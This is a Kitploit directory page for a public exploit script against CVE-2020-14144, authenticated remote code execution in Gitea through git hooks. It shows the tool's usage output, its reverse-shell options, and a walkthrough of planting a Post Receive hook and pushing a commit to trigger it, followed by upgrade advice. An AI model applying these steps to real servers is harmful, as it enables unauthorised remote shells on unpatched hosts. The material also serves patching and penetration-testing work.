
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2020-14144-GiTea-git-hooks-rce — A script to exploit CVE-2020-14144 - GiTea authenticated Remote Code Execution using git hooks | Kitploit
Tools/GitHubGitHub/p0dalirius/cve-2020-14144-gitea-git-hooks-rce
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRemote Access Tool
GitHubp0dalirius/cve-2020-14144-gitea-git-hooks-rce

CVE-2020-14144-GiTea-git-hooks-rce

A script to exploit CVE-2020-14144 - GiTea authenticated Remote Code Execution using git hooks

View RepositoryWebsite
327268 months agoReviewed by Kitploit
Share

CVE-2020-14144 - GiTea authenticated RCE

A script to exploit CVE-2020-14144 - GiTea authenticated Remote Code Execution using git hooks
GitHub release (latest by date) YouTube Channel Subscribers

Features

  • Automatic reverse shell payload generation from IP and PORT
  • Upload custom shell script and execute it remotely with option -f
  • Automatic login with username and password

Usage

$ ./CVE-2020-14144-GiTea-git-hooks-rce.py -h
    _____ _ _______
   / ____(_)__   __|             CVE-2020-14144
  | |  __ _   | | ___  __ _
  | | |_ | |  | |/ _ \/ _` |     Authenticated Remote Code Execution
  | |__| | |  | |  __/ (_| |
   \_____|_|  |_|\___|\__,_|     GiTea versions >= 1.1.0 to <= 1.12.5
     
usage: CVE-2020-14144-GiTea-git-hooks-rce.py [-h] [-v] -t TARGET -u USERNAME -p PASSWORD [-I REV_IP] [-P REV_PORT] [-f PAYLOAD_FILE]

CVE-2020-14144 - GiTea authenticated Remote Code Execution using git hooks

optional arguments:
  -h, --help            show this help message and exit
  -v, --verbose         Increase verbosity.
  -t TARGET, --target TARGET
                        Target host (http://..., https://... or domain name)
  -u USERNAME, --username USERNAME
                        GiTea username
  -p PASSWORD, --password PASSWORD
                        GiTea password
  -I REV_IP, --rev-ip REV_IP
                        Reverse shell listener IP
  -P REV_PORT, --rev-port REV_PORT
                        Reverse shell listener port
  -f PAYLOAD_FILE, --payload-file PAYLOAD_FILE
                        Path to shell script payload to use.

Demonstration

In order to successfully exploit this vulnerability/feature, the target server GiTea version should be between version 1.1.0 and version 1.13, and you need a valid account (username, password) with "May create git hooks" rights activated.

Account with "May create git hooks" rights activated

From a system administration point of view, the gitea process looks like this before the exploitation :

Service status before exploit

First of all, we need to create a repository on the GiTea web interface, using our account. We create the repository and we go into Settings -> Git Hooks -> Post Receive Hook. In this hook you can write a shell script that will be executed after receiving a new commit.

Post Receive Hook

Now we will create a temporary directory on our attacking machine, and push to the remote repository. It will trigger the Post Receive Hook script.

touch README.md
git init
git add README.md
git commit -m "Initial commit"
git remote add origin https://vulnserver/testuser/vuln.git
git push -u origin master

After we pushed the commit to the remote repository, it will trigger the Post Receive Hook script and we will have a reverse shell !

Reverse Shell

After the exploitation, a system administrator can easily see our detached reverse shell in the child processes of GiTea :

Service status after exploit

Mitigations

It is recommended to update to at least version 1.13.0.

Additional references

  • https://podalirius.net/en/articles/exploiting-cve-2020-14144-gitea-authenticated-remote-code-execution/
  • https://nvd.nist.gov/vuln/detail/CVE-2020-14144
  • https://www.fzi.de/en/news/news/detail-en/artikel/fsa-2020-3-schwachstelle-in-gitea-1125-und-gogs-0122-ermoeglicht-ausfuehrung-von-code-nach-authent/
  • https://docs.gitlab.com/ee/administration/server_hooks.html
  • https://github.com/go-gitea/gitea
  • https://github.com/go-gitea/gitea/pull/13058

Contributing

Pull requests are welcome. Feel free to open an issue if you want to add other features.

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    280

Explore all tools

Browse our collection of tools

View all tools →






